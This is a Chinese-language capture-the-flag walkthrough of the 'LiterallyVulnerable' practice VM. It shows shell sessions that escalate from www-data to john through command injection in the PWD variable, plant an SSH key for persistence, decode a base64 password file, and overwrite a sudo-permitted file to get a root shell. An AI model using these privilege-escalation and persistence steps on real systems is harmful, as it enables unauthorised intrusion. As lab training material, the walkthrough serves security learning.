
发现两个普通用户doe和john

查看他们的用户目录

```
www-data@literallyvulnerable:$ ls /home/doe
ls /home/doe
itseasy  local.txt  noteFromAdmin
www-data@literallyvulnerable:$ ls /home/john
ls /home/john
user.txt
www-data@literallyvulnerable:$
www-data@literallyvulnerable:$ cat /home/doe/local.txt
cat /home/doe/local.txt
cat: /home/doe/local.txt: Permission denied
www-data@literallyvulnerable:$ cat /home/doe/noteFromAdmin
cat /home/doe/noteFromAdmin
Hey Doe,

Remember to not delete any critical files as you did last time!
www-data@literallyvulnerable:$ cat /home/john/user.txt
cat /home/john/user.txt
cat: /home/john/user.txt: Permission denied

www-data@literallyvulnerable:/home/doe$ ./itseasy
./itseasy
Your Path is: /home/doe
www-data@literallyvulnerable:/home/doe$ cd ..
cd ..
www-data@literallyvulnerable:/home$ doe/itseasy
doe/itseasy
Your Path is: /home
www-data@literallyvulnerable:/home$ pwd
pwd
/home
```

发现都没权限看.iteasy是一个可执行文件,运行后会输出路径.将这个文件下载下来,用IDA看看.

```
meterpreter > download /home/doe/itseasy
[*] Downloading: /home/doe/itseasy -> itseasy
[*] Downloaded 8.43 KiB of 8.43 KiB (100.0%): /home/doe/itseasy -> itseasy
[*] download   : /home/doe/itseasy -> itseasy
```



权限提升


利用PWD进行权限提升

```
修改PWD环境变量的值
www-data@literallyvulnerable:/home$ expot PWD=\$\(/bin/bash\)
expot PWD=\$\(/bin/bash\)
expot: command not found
www-data@literallyvulnerable:/home$ export PWD=\$\(/bin/bash\)
export PWD=\$\(/bin/bash\)
www-data@literallyvulnerable:$(/bin/bash)$ doe/itseasy
doe/itseasy
john@literallyvulnerable:/home$ whoami
whoami
john@literallyvulnerable:/home$
```

可以看到已经变成了john用户

```
john@literallyvulnerable:/home$ cd john
cd john
john@literallyvulnerable:/home/john$ cat user.txt
cat user.txt
john@literallyvulnerable:/home/john$
```

但是不知道为何没有回显.考虑将ssh公钥加到服务器上,试试ssh连接.




```
john@literallyvulnerable:/home/john$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQD2MK65AwDR6JRLslGmYLOyG6Tf
 .ssh/authorized_keys
```

登录成功.

```
~/.ssh
ssh john@192.168.0.104
The authenticity of host '192.168.0.104 (192.168.0.104)' can't be established.
ECDSA key fingerprint is SHA256:JoOf29ZhYkw1avBxpivFaU3gz/RH2DnyaPpBcMbRb0w.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.104' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-74-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jan 23 13:32:29 UTC 2020

  System load:  0.01               Processes:           182
  Usage of /:   28.3% of 19.56GB   Users logged in:     0
  Memory usage: 58%                IP address for ens33: 192.168.0.104
  Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

20 packages can be updated.
1 update is a security update.

Last login: Mon Jan 20 07:19:57 2020 from 192.168.0.105
john@literallyvulnerable:~$ ls
user.txt
john@literallyvulnerable:~$ cat user.txt
Almost there! Remember to always check permissions! It might not help you here, but somewhere else! ;)
Flag: iuz1498ne667ldqmfarfrky9v5ylki
john@literallyvulnerable:~$
```


在john用户目录下找到了密码文件

```
john@literallyvulnerable:~/.local/share/tmpFiles$ ls
myPassword
john@literallyvulnerable:~/.local/share/tmpFiles$ cat myPassword
I always forget my password, so, saving it here just in case. Also, encoding it with b64 since I don't want my colleagues to hack me!
am9objpZWlckczhZNDlJQiNaWko=
```

```
~ ✔ | with root at anicekid
echo "am9objpZWlckczhZNDlJQiNaWko=" |base64 -d
john:YZW$s8Y49IB#ZZJ#
```

知道密码之后,可以使用sudo -l.

```
john@literallyvulnerable:~/.local/share/tmpFiles$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on literallyvulnerable:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on literallyvulnerable:
    (root) /var/www/html/test.html
```

发现test.html可用sudo执行.提权在望.

```
john@literallyvulnerable:~/.local/share/tmpFiles$ echo "/bin/bash" > /var/www/html/test.html
-bash: /var/www/html/test.html: Permission denied
```

试试web用户能否写入

```
www-data@literallyvulnerable:$(/bin/bash)$ echo "/bin/bash" > /var/www/html/test.html
 /var/www/html/test.html
```

然后发现之前输入命令的结果在退出john后才显示出来..不过不重要了.